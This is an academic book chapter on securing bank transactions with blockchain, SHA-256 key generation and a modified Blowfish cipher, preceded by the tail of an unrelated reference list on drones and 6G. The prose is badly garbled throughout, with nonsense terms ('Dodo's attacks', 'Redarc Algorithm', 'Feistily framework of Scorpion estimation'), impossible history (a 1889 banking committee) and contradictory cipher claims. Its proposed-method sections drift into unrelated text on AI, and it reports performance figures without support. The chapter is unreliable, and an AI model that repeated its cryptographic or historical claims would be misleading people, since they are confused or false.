20. Almalki FA, Angelides MC (2021) An enhanced design of a 5G MIMO antenna for fixed wireless aerial access. Clust Comput. https://doi.org/10.1007/s10586-021-03318-z
21. Rout SP (2020) 6G wireless communication: its vision, viability, application, requirement, technologies, encounters and research. In: 2020 11th international conference on computing, communication and networking technologies (ICCCNT), pp 1–8. https://doi.org/10.1109/ICCCNT49239.2020.9225680
22. Kodheli O et al (2021) Satellite communications in the new space era: a survey and future challenges. IEEE Commun Surveys Tutorials 23(1):70–109, Firstquarter 2021. https://doi.org/10.1109/COMST.2020.3028247
23. Fang X, Feng W, Wei T, Chen Y, Ge N, Wang C-X, 5G embraces satellites for 6G ubiquitous IoT: basic models for integrated satellite terrestrial networks. IEEE Internet of Things J. https://doi.org/10.1109/JIOT.2021.3068596

24. Saeed N, Elzanaty A, Almorad H, Dahrouj H, Al-Naffouri TY, Alouini M-S (2020) CubeSat communications: recent advances and future challenges. IEEE Commun Surveys Tutorials 22(3):1839–1862, thirdquarter 2020. https://doi.org/10.1109/COMST.2020.2990499
25. Gaber A, ElBahaay MA, Mohamed AM, Zaki MM, Abdo AS, AbdelBaki N (2020) 5G and satellite network convergence: survey for opportunities, challenges and enabler technologies. In: 2020 2nd novel intelligent and leading emerging sciences conference (NILES). https://doi.org/10.1109/niles50944.2020.9257914
26. NASA Ames Heliophysics Small/Nano-Satellites Working Group, nas.nasa.gov. https://nas.nasa.gov/hms/small_nano-sats.html. Accessed 19 June 2021
27. Almalki FA, Angelides MC (2017) Empirical evolution of a propagation model for low altitude platforms. In: 2017 computing conference, London, pp 1297–1304. https://doi.org/10.1109/SAI.2017.8252258
28. Liu Y, Dai H, Wang Q, Shukla M, Imran M (2020) Unmanned aerial vehicle for internet of everything: opportunities and challenges. Comput Commun 155:66–83
29. Almalki F, Angelides M (2019) Deployment of an aerial platform system for rapid restoration of communications links after a disaster: a machine learning approach. Computing 102:829–864
30. Alsamhi SH, Almalki F, Ma O, Ansari MS, Lee B, Predictive estimation of optimal signal strength from drones over IoT frameworks in smart cities. IEEE Trans Mobile Comput. https://doi.org/10.1109/TMC.2021.3074442
31. Krishnamurthi R, Nayyar A, Hassanien AE (2021) Development and future of internet of drones (IoD): insights, trends and road ahead. Springer, Cham, Switzerland
32. Alsamhi S, Almalki FA, Gapta S, Ansari M, Ma O, Angelides M (2019) Tethered balloon technology for emergency communication and disaster relief deployment. Springer Telecommunication Systems
33. Zuhair M, Patel F, Navapara D, Bhattacharya P, Saraswat D (2021) BloCoV6: a blockchain-based 6G-assisted UAV contact tracing scheme for COVID-19 pandemic. In: 2021 2nd international conference on intelligent engineering and management (ICIEM), pp 271–276. https://doi.org/10.1109/ICIEM51511.2021.9445332
34. Shrestha R, Bajracharya R, Kim S (2021) 6G enabled unmanned aerial vehicle traffic management: a perspective. IEEE Access 9:91119–91136. https://doi.org/10.1109/ACCESS.2021.3092039
35. Alsharoa A, Alouini M-S (2020) Improvement of the global connectivity using integrated satellite-airborne-terrestrial networks with resource optimization. IEEE Trans Wireless Commun 19(8):5088–5100. https://doi.org/10.1109/TWC.2020.2988917
36. Almalki FA, Angelides MC (2016) Considering near space platforms to close the coverage gap in wireless communications; the case of the Kingdom of Saudi Arabia. In: FTC 2016 San Francisco—future technologies conference, pp 224–230
37. Almalki FA, Angelides MC (2019) Evolution of an optimal propagation model for the last mile with low altitude platforms using machine learning. Elsevier Comput Commun J 142–143:9–33. https://doi.org/10.1016/j.comcom.2019.04.001
38. Menouar H, Guvenc I, Akkaya K, Uluagac AS, Kadri A, Tuncer A (2017) UAV-enabled intelligent transportation systems for the smart city: applications and challenges. IEEE Commun Mag 55(3):22–28
39. Anand S, Ramesh MV (2021) Multi-layer architecture and routing for internet of everything (IoE) in smart cities. In: 2021 sixth international conference on wireless communications, signal processing and networking (WiSPNET), pp 411–416. https://doi.org/10.1109/WiSPNET51692.2021.9419428
40. Aragon-Zavala A, Luiscuevas-Ruõz J, Delgado-Pe (2009) High-altitude platforms for wireless communications. Wiley
41. Ma Z et al (2020) Impact of UAV rotation on MIMO channel characterization for air-to-ground communication systems. IEEE Trans Veh Technol 69(11):12418–12431. https://doi.org/10.1109/TVT.2020.3028301
42. Mohammed A, Mehmood A, Pavlidou F-N, Mohorcic M (2011) The role of high-altitude platforms (HAPs) in the global wireless connectivity. Proc IEEE 99(11):1939–1953

43. Tian Y, Yuan J, Song H (2019) Efficient privacy-preserving authentication framework for edge-assisted Internet of Drones. J Inf Secur Appl 48:102354
44. Ever YK (2020) A secure authentication scheme framework for mobile-sinks used in the internet of drones applications. Comput Commun 155:143–149
45. Li Y, Du X, Zhou S (2020) A lightweight identity authentication scheme for UAV and road base stations. In: Proceedings of the 2020 international conference on cyberspace innovation of advanced technologies, pp 54–58
46. Aggarwal S, Shojafar M, Kumar N, Conti M (2019) A new secure data dissemination model in internet of drones. In: ICC 2019–2019 IEEE international conference on communications (ICC). IEEE, pp 1–6
47. Almalki FA, Othman SB, Almalki FA, Sakli H (2021) EERP-DPM: energy efficient routing protocol using dual prediction model for healthcare using IoT. J Healthcare Eng 2021. Article ID 9988038, 15 pp. https://doi.org/10.1155/2021/9988038
48. Dai H-N, Wang H, Xu G, Wan J, Imran M (2020) Big data analytics for manufacturing internet of things: opportunities, challenges and enabling technologies. Enterprise Inf Syst 14(9–10):1279–1303
49. Lin C-W, Kim J, Lin S-Y, Choi Y (2018) A new paradigm for aeolain process monitoring employing UAV and satellite sensors: application case in Kubuqi desert, China. In: EGU general assembly conference abstracts, p 12235
50. Alsamhi S, Ansari M, Hebah M, Ahmed A, Hatem A, Alasali M (2018) Adaptive handoff prediction and appreciate decision using ANFIS between terrestrial communication and HAP. SCIREA J Agric 3(1):19–33
51. Alsamhi SH et al (2021) Machine learning for smart environments in B5G networks: connectivity and QoS. Comput Intell Neurosci 2021
52. Gopi SP, Magarini M, Alsamhi SH, Shvetsov AV (2021) Machine learning-assisted adaptive modulation for optimized drone-user communication in B5G. Drones 5(4):128
53. Al-Samhi S, Rajput N (2012) Interference environment between high altitude platform station and fixed wireless access stations. System 4:5
54. Alsamhi S, Rajput N (2012) Methodology for coexistence of high altitude platform ground stations and radio relay stations with reduced interference. Int J Sci Eng Res 3:1–7
55. Alsamhi SH, Rajput N (2014) HAP antenna radiation pattern for providing coverage and service characteristics. In: 2014 international conference on advances in computing, communications and informatics (ICACCI). IEEE, pp 1434–1439
56. Alsamhi SH, Rajput N (2014) Neural network in intelligent handoff for QoS in HAP and terrestrial systems. Int J Mater Sci Eng 2:141–146
57. Shirani B, Najafi M, Izadi I (2019) Cooperative load transportation using multiple UAVs. Aerosp Sci Technol 84:158–169
58. Alsamhi SH, Lee B, Guizani M, Kumar N, Qiao Y, Liu X (2021) Blockchain for decentralized multi-drone to combat COVID-19 and future pandemics: framework and proposed solutions. Trans Emerg Telecommun Technol e4255
59. Alsamhi SH, Lee B (2020) Blockchain-empowered multi-robot collaboration to fight COVID-19 and future pandemics. IEEE Access 9:44173–44197
60. Yuan C, Liu Z, Zhang Y (2017) Fire detection using infrared images for UAV-based forest fire surveillance. In: International conference on unmanned aircraft systems (ICUAS). IEEE, pp 567–572
61. de Souza CHW, Lamparelli RAC, Rocha JV, Magalhães PSG (2017) Mapping skips in sugarcane fields using object-based analysis of unmanned aerial vehicle (UAV) images. Comput Electron Agric 143:49–56
62. Hassan J, Fotouhi A, Misra P, Das SK (2021) Trends and challenges in energy-efficient UAV networks. Ad Hoc Netw 120:102584. https://doi.org/10.1016/j.adhoc.2021.102584
63. Almalki F, Alotaibi A, Angelides M (2021) Coupling multifunction drones with AI in the fight against the coronavirus pandemic. Computing 104(5):1033–1059. https://doi.org/10.1007/s00607-021-01022-9

A Secure Bank Transaction Using Blockchain Computing and Forest Oddity

Manish Thakral and Sandeep Pratap Singh

Abstract The Indian banking system has progressed from nationalization to liberalization. The banks are the backbone of any country wherever financial support is required. Security is an important factor that must be followed in any organization to protect its user's confidential data. This paper removes issues using Blockchain Algorithm SHA-256. The aim of the study is to compare the security and privacy features of selected banks. The study further investigates the bank customers' perception towards security and privacy concern' regarding the use of e-banking services. The current framework, various following partner issues that break away at projected tasks using Blockchain algorithm SHA-256 which are extremely traditional and effectively accessible for software engineer action within the event that it needs to interrupt. During this paper, we tend to use SHA-256 calculation for message key age and for info encoding utilized upgraded Blowfish algorithm. When the procedure of this is finished, we tend to boot discover the negotiated server in the cloud framework. For replicas, we tend to utilize Cloudsim, a java primarily based check system.

Keywords Blockchain · Information technology · Security · Financial security · Denial of service attack

1 Introduction

In a very short amount of time, it has evolved into an organization that is extremely responsive and competitive. This change has been made possible in large part by liberalization and economic reforms, which have allowed banks to explore new business opportunities rather than relying only on traditional borrowing and lending for revenue creation in the past. As a result of financial reforms that began in the early 1970s and have continued to the current day, financial institutions have faced a radically altered operating environment. Banks are progressively promoting their

M. Thakral · S. P. Singh (✉)
School of Computer Science, University of Petroleum and Energy Studies, Dehradun, India
e-mail: spsingh@ddn.upes.ac.in

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_6

products and services via a variety of inventive and tempting technology-based multichannels that are both creative and user-friendly, such as mobile applications. The first 'ledger posting machines' were introduced in the 1970s, and the trend has continued ever since. Banking technology has played a part in a wide range of back-office and customer-facing operations throughout the years. American International developed a substantial focus in order to expedite the growth of the banking sector in the early 1980s, according to the company. In order to develop a staged strategy for liberalization and the acquisition of new technologies, a high-level committee, headed by Dr. C. Rangarajan, was formed and charged with the task. The provision of excellent customer service was a key focus for the organization. Specifically, the creation and execution of two branch automation models were used to achieve this. The Third Dutch Committee, which was officially formed in 1889, produced a modest strategy for increasing computerization that was implemented in the following year. As a result of advancements in information technology, the banking industry has undergone considerable change in the last decade. It is as a result of this that banks may now utilize technology platforms in order to offer their customers unique products and services [1]. Aside from these activities, technological advancements have had a significant impact on the distribution techniques used by commercial banks, especially in the United States, during the last decade (Bargain, 2007). For the first time in history, banks are making their products and services accessible to the public via a range of creative and technology-based platforms, such as External Agency Support, that were previously unavailable to the general public.

2 Potential Banking Systems Intrusions

In this section, an overview of various attacks is given that ultimately affect the user credentials and monetary status as well. Absence of Service (AOS) is the fourth most serious malfunction experienced by the TCD, placing behind terrorism and espionage. Customers and clients may abandon financial institutions that have been subjected to a Do's attack, resulting in significant financial losses for the institutions concerned. Additionally, if the assault is effective, it will be costly to repair the damage caused by the attack [2]. DDoS assaults, also known as distributed denial of service (DDoS) attacks, are the most frequent kind of attack on the financial system (Didoes). Dodo's attacks utilize hundreds or thousands of 'zombie' computers to wreak harm on the target equipment under attack throughout the course of the attack. Even before the assault was shown, hackers started building invasion infrastructure, including junctions. The 'zombie' machine is now being used to create new software. In a first for the business, the software will promote itself and build a huge attack network entirely on its own, which is a first for the industry. In addition, there may be financial infrastructure in the area. When "zombies" are left behind, they leak data to the ground, causing legitimate requests to be rejected owing to timeout issues. The kind of disruption that is now taking place has the potential to create a disturbance in the availability and continuity of the financial system, among other things. To do business with its clients, trade partners, and suppliers, the financial institution will be unable to operate effectively. Another danger that DS hackers have is the possibility of losing a significant amount of resources, assets, and money, as well as the possibility of being exposed to law enforcement violations. Operational risks, reputational risks, and regulatory compliance risks are just a few of the hazards that any financial institution or banking system may be faced with. Operational risk includes things like fraud, human mistakes, and the unavailability of a product or service, to name a few examples Litigation and compliance actions against financial institutions were identified as potential regulatory concerns [3].

2.1 Data Breach

Aware of possible risks that may jeopardize the long-term sustainability of particular projects, the economic sector must be proactive in identifying and mitigating them. A cyber-attack may be a consequence of this since it allows papers to be sent across the globe and seen by anybody who has access to the internet. It is widely understood that a “security hole” is an occurrence in which highly private or sensitive information is interpreted and taken from us without our knowledge or permission by anybody or any organization [4]. According to reports in the Journal of Commerce and on Twitter, two North Carolina institutions were the victims of a privacy cyber-attack that began with a privacy cyber-attack on a North Carolina company that processes payments. It is said that many credit card companies including American Express were informed of the breach and data leak, according to Bank Security, a website that tracks credit card security [5]. According to Bank Security, the breach resulted in a significant financial loss for the large financial institution involved. In addition to Asbury Bopp Paribas and the Edge Diamond Investment Fund of Lancashire, the collapse also impacted the Coin Account of Norwich, the Libertarian Account of Woodbridge, and the UT Groton Mortgage company. If a security vulnerability allows an unauthorized person to obtain access to a network despite being refused access, the situation is known as a data breach in the financial sector. This outcome has been achieved as a consequence of inadequate security evaluation and insufficient application security. In the wake of cyber-attacks, many financial organizations have suffered losses, including asset distortion and, in the case of credit card information, loss of consumer trust in the bank’s capacity to do business. It is expected that the inquiry into the cyber-attack will uncover a number of issues, including insufficient authorization administration and a lack of digital certificates, both of which will jeopardize the integrity and reputation of the system under scrutiny [6].

2.2 Malware

Malware is a type of programming that has the ability to modify and adjust a desktop system without the knowledge of the client or the system administrator, and that has the ability to travel from machine to machine as well as from server to server. Malware is a type of programming that has the ability to modify and adjust a desktop system without the knowledge of the client or the system administrator. Among the many types of harmful software are ransomware, keyloggers, spiders, software infections, and unlawful computer code. As a consequence of the hacker's assault, the payment service's security, reliability, and efficacy may all be jeopardized, among other things. User confidentiality is maintained via botnets, which may intercept logins, addresses, and credit card information, as well as enable users to access files and monitor what is occurring on the server's computer, all while preserving the secrecy of the users [7]. When a breach of integrity happens, the financial sector suffers as a result of the culprits' manipulation of the structure, which includes the underlying database and the conclusion of the transaction. Unauthorized file writes represent a danger to the integrity of the banking system since they may modify data and programme files, change banking industry settings, and scribble data into files without the permission of the system administrator. It is possible to weaken the reliability of the financial service by disposing of archives and data nodes, changing files, reinstalling or disabling surveillance equipment, and acting dishonestly [8].

2.3 Index Spoofing

A Telnet connection is duplicated and used as a physical camouflage method, which is one of the most well-known of its kind. It is possible to get unauthorized access to computers or devices when an IP address is used in combination with a bogus taskbar icon that seems to have originated from a secured system [9]. In order to achieve this, the Dons server must be "impersonated" on the console. When an adversary uses the technique of email account impersonation, it is possible for them to transmit messages via such a server without being watched or hampered by a virtual private network. Outside Email accounts that attempt to interact with any of these kernel structures are often denied access to the system [10].

3 Blockchain Contribution for Intrusion Prevention

1. A network node initiates a transaction by generating and digitally signing it with its private key.
2. A block is used to represent the transaction.
3. The block is broadcasted to all members of the peer-to-peer network [11].

4. The transaction is propagated to participants through the Gossip protocol, which allows them to verify the transaction based on data and transaction history. The transaction needs the verification of more than 50% of the nodes.
5. A block may be added to the Blockchain until the transaction has been authenticated and validated.
6. The newly generated block is now added to the ledger, and money (cryptography such as bitcoin) is transferred to the other party [12].

4 Authentication Mechanism

By using a digital signature, one may guarantee that the information given by respondents in the application is secured from unlawful infiltration, which can pose a significant threat to the security and safety of the central bank's operations. Therefore, security will guarantee that the system is operational and that it can be depended on by all parties involved. Three-sided verification methods, which are already in use by banks, have the potential to improve their security performance.

The username is the first degree of protection, and the third and final level of protection is the user's sensitive information, which may include a credit card number or identity information. In the long-term, this has the potential to make authentication much more reliable and impenetrable than it now is. In order to effectively implement password security, many variables must be considered, including the length and complexity of the credential, as well as responsiveness of capital letters, character type, and the lifespan of login credentials [13]. The lifespan of a password refers to the amount of time that it may be used to obtain access to a central bank's systems and resources. In general, the shorter the lifespan of a password, the lesser the risk of it being misused by another party. If a user has been unable to log in for an extended length of time [14], the username should be removed from the device, and the customer should establish a new password in order to try to upload once again.

The use of even 2 phases of authentication, on the other hand, may not be adequate to ensure the security of data kept in a financial system in certain circumstances. There are three layers of authentication that may be utilized to prevent these and other possible problems from occurring. It is necessary to take advantage of biometric authentication. It is possible to identify a person based on their physical features, which is known as biometric identification. For example, the identification of a person's eye and thumb, among other things, has already established the idea of biometric authentication. The act of sending the incorrect email to the wrong recipient may seem to be a small inconvenience to the sender. However, if the message contains sensitive information, such as customer login credentials, and the recipient has malicious intentions, the company may suffer significant financial losses. According to Greg Smith, Chief Technical Director of the Message Monetary Regional Center in Chicago, data loss is a significant issue, and such errors may be reduced and prevented with the use of a predictive algorithm designed for engineering [15].

It is essential for the security of private data and assets in a financial market that a successful Network Device (Tip) is not capable of monitoring harmful intrusions at all times. The Ripped must also be capable of detecting very hazardous intrusions while reducing the number of false alerts generated by the system. In addition to reducing the cost of interruption, this feature has the ability to minimize the effect of an attack or interference such as a denial of service (DoS), buffer overflows, or malware. The McAfee Network Security Platform is an intrusion prevention system that has these exceptional features. It not only provides protection for the banking system's network, computers, and desktops, but it also provides a number of other benefits as well. By monitoring the network with a standardized, unified dashboard and comprehensive data, IT management has saved time and money. By avoiding assaults, the highly dependable method has also improved network speed and decreased network downtime, as well as the potential of online banking service disruptions, as a result of which the intrusion prevention system (IPS) is also the only one capable of repelling encryption assaults. In the existing framework, these are the following partner issues which are taken a shot at the designed structured task [16].

5 Problem Statement

- AES256 is very normal and effectively accessible in programmer action on the off chance that it wants to break.
- Existing getting to and the capacity plot is moderate as far as calculation time and procedure.
- Thus it shows mind-boggling expense while the capacity of information, giving its accessibility to get to.
- The existing calculation shows which expansion is essential for legitimate free dressing.
- Last impediment to getting information from vast work.
- Highly listed information approach isn't defined in the foundation paper, which further requires examination which has to get to the top of the line.

6 Proposed Approach

1. An item data re-appropriating and seeking framework display including the information proprietor, cloud server, and information clients are structured.
2. Two list structures supporting effective item recovery are built.
3. The distributed storage review convention with secure re-appropriating of key updates is made out of eight calculation.

6.1 Key Generation by SHA-2

SHA-2 has a keyword duration of 256 bits, or is not broken by the horse activity attack scheme, and is the prime objective of the scrambling programmer, including the stability of such Device if coding occurs, where all the protection improvements arise. Our planned study entails a hybrid high-security solution to server data protection [17] (Fig. 1).

6.2 Redarc Algorithm for Data Encryption

Calculating the ancestral secret and displaying it in a variety of graphics is what the ancestral phase is all about. It is true that a key with a maximum length of 443 is a long way to 4168 bytes. There is one L-box as well as four scram S-boxes. In addition to the M o, there are 18 32-bit sub buttons and a memorial service S-box with 256 words. The following equation is divided into two parts. Data encryption and logical value are two important concepts in software engineering.

6.3 Optimization Blowfish Algorithm

Our routing protocol works in the same way as the Blowfish equation does, although there are a few things we have modified to achieve the best results. The method is a way of cryptography. The series of connection has been increased. The key difference is that S-encloses the F-work. The Feistily framework of Scorpion estimation remains unchanged, although the function of F-work is Blowfish's first estimate (Fig. 2).




Fig. 1 Working architecture of algorithms for encryption




Fig. 2 Break point S system

6.3.1 Preparation

Preparation tactics are conducted by intelligence applications and services to interface with other programmers and the aptitude to handle complex issues in unfamiliar environments. Planning Chen's cost-effectiveness and resiliency can be increased with the use of these techniques by taking into account the average IO and implementing its applications and services in order to achieve long-term goals, concepts and rule-based measures must be actively implemented. Objectives that have already been stated. The coordinated regulatory framework is now in use. In a nutshell, these systems can assist with difficult or evening operations. Local AI is beginning to produce goods based on autonomous AI and will continue to do so. More sustainable solutions include long-term tracking and provenance history. The blockchain can also be used to create new types of transactions for models with lengthy, critical, and consistent designs equipment with strong goal relevance.

6.3.2 Information Transfer and Discovery

Governance of huge data streams is addressed by current application domains. Connectivity for consolidated big data platforms is required, though, too. Text mining and management were consolidated. Interface system-wide intellectual capacity is deployed and managed in a way that benefits the organization, and the applications personalize knowledge shapes for specific user populations, users, gadgets, methods, and devices. The diversity of deep learning processes has increased dramatically. Knowledge management is based on the idea of providing personalized experiences.

Knowledge trends that serve the demands of all parties interested in computer hardware. Furthermore, blockchain technologies have the potential to aid in the stable and traceable progression of ideas among AI apps that cover a wide range of themes.

Artificial intelligence and web crawlers acquire, define, and choose data on a daily basis through AI software and services, and then begin arranging it. They use centralized preconceptions to extract information from the environment techniques that result in amorphous data collecting. Data collecting from many views can be aided by centralized approaches. The money from the browser Democratization speeds up the process of tracing sensible pathways of Data encryption and storage, as well as indefinite storage systems. As a result, approaches based on networked perception can be extremely beneficial. It is not necessary to obtain the content through the use of applications or networks as sources of monetary gain as well as improved public perceptions. Because of the irreversibility of the blockchain, the only option is to complete the task at hand completely. It should have been possible to preserve the imprints of great perceptions. Cloud storage is a type of storage that is accessible from anywhere.

6.3.3 Technical Expertise

Neural networks will continue to be at the heart of artificial intelligence applications in the future in order to make techniques such as automation and data visualization possible. In terms of classification and regression problem processes, ensemble, reinforcement, unsupervised, semi-supervised, and supervised are some of the terms to consider. The concepts of transfer and deep learning are combined. These learning paradigms are capable of supporting a wide range of machine learning problems arising from classification and prediction tasks, among other things. Continually implementing clustering and data analysis for pattern mining purposes. The traditional learning models are explained and demonstrated in this section. A centralized system is employed in order to acquire a large amount of data. Local learning models can aid in the adoption of best practices in a variety of settings. This extends across all verticals in highly distributed and autonomous learning systems, allowing for fully coordinated local intelligence to be generated. are examples of contemporary artificial intelligence systems. Second, due to the fact that the blockchain preserves the origins and historical aspects of models, it allows for immutable and highly secure learning versioning to be implemented. In the event that smart data continues to grow indefinitely, contracts and learning models will have been thoroughly developed and tested. SEARCH Artificial intelligence applications should be capable of operating in both vast and sparse search contexts before being placed on the blockchain. (i.e., large datasets or multivariable high-dimensional spaces with many variables). Because of this, methods for retrieving information are required for the most important information to be found. The essence of technology is the following are the categories for searching.

There are several factors that will be considered in the design process, including completeness, complexity (time and space), and optimality. These when it comes to nonlinear data structures, the vast majority of solutions are effective. Trees and graphs are examples of data structures where computers begin their work, extraction of required variables, or completion of traversal after expansion from a rough guide to the intended destination. The entire user interfaces the use of large-scale distributed infrastructure to conduct search solutions has become increasingly popular in order to improve operational efficiency. In contrast, the implementation of these technologies in a fragmented infrastructure will require significant investigation. It is intended that, in addition to standard search tactics, blockchains and other distributed database solutions will be utilized in the search process. It should be possible to see through it on a permanent basis rendered traces and navigation in a safe manner, and more avenues that can actually lead to optimal search solutions for other problems are being explored. According to current plans, the thought process will consist of Systematic thinking in a critical component of artificial intelligence systems because it enables programmers to construct inductive and deductive reasoning rules. The concept of "central thinking" is defined as follows: In the case of artificial intelligence technologies, this results in more generic global behaviour throughout the remainder of the programme. In order to address this issue using blockchain-based dispersed reasoning techniques, it is possible to facilitate the development of customized reasoning systems, more perceptual-friendly methods of expressing oneself.

Implementation of the model and feedback also important is that the decentralized and distributed reasoning enabled by cryptocurrency smart contracts ensures that conceptual framework memories are available, which may be useful in performing similar reasoning in future strategies.

Clients may be authorized.

7 Results

We have found that Computational Time period has dropped to 108 ms as depicted in Fig. 3 which was earlier found to be 1008 ms. Throughput has increased by 300 which brings a great difference to the performance as shown in Fig. 4, whereas Fig. 5 depicts the computational time period on the 3 different files with both proposed and existing methods.




Fig. 3 Computational time difference

8 Conclusion

This work contributes to the banking industry's productivity. With Blockchain technology, there are numerous possibilities with immeasurable value. This offers a one-of-a-kind way to create cryptography transactions by allowing the world's money to be simplified. Banking behemoths have begun to investigate potential use cases for Blockchain in order to extend their services. Credit information systems, payment clearing, lending systems, automated authentication, audit keeping systems, crowdfunding, smart contracts, and KYC in banking are all revolutionized by this technology.





Fig. 4 Throughput versus inverse function of frequency

Fig. 5 Computational analysis



References

1. Freedman DH (2000) How to hack a bank. Forbes ASAP
2. Orr S (2005) DDoS threatens financial institutions-get prepared! Reyman Group, Inc
3. Rogers L (2004) What is a distributed denial of service (DDoS) attack and what can I do about it? CERT Carnegie Mellon University
4. Moore D, Voelker GM, Savage S (2001) Inferring internet denial-of-service activity. In: Proceedings of the USENIX security symposium, Washington DC
5. Susan O (2005) DDoS threatens financial institutions. Reymann Group Inc
6. Mark S, David K (2009) Credit card breach affects Conn. banks and credit unions. Waterbury Republican-American (Connecticut)
7. Grimes RA (2001) Malicious mobile code—virus protection for windows. O'Reilly Media Inc., Sebastopol, CA
8. Harley D, Slade R, Gattiker U (2001) Viruses revealed. McGraw-Hill
9. Marsia S (2009) Information security magazine
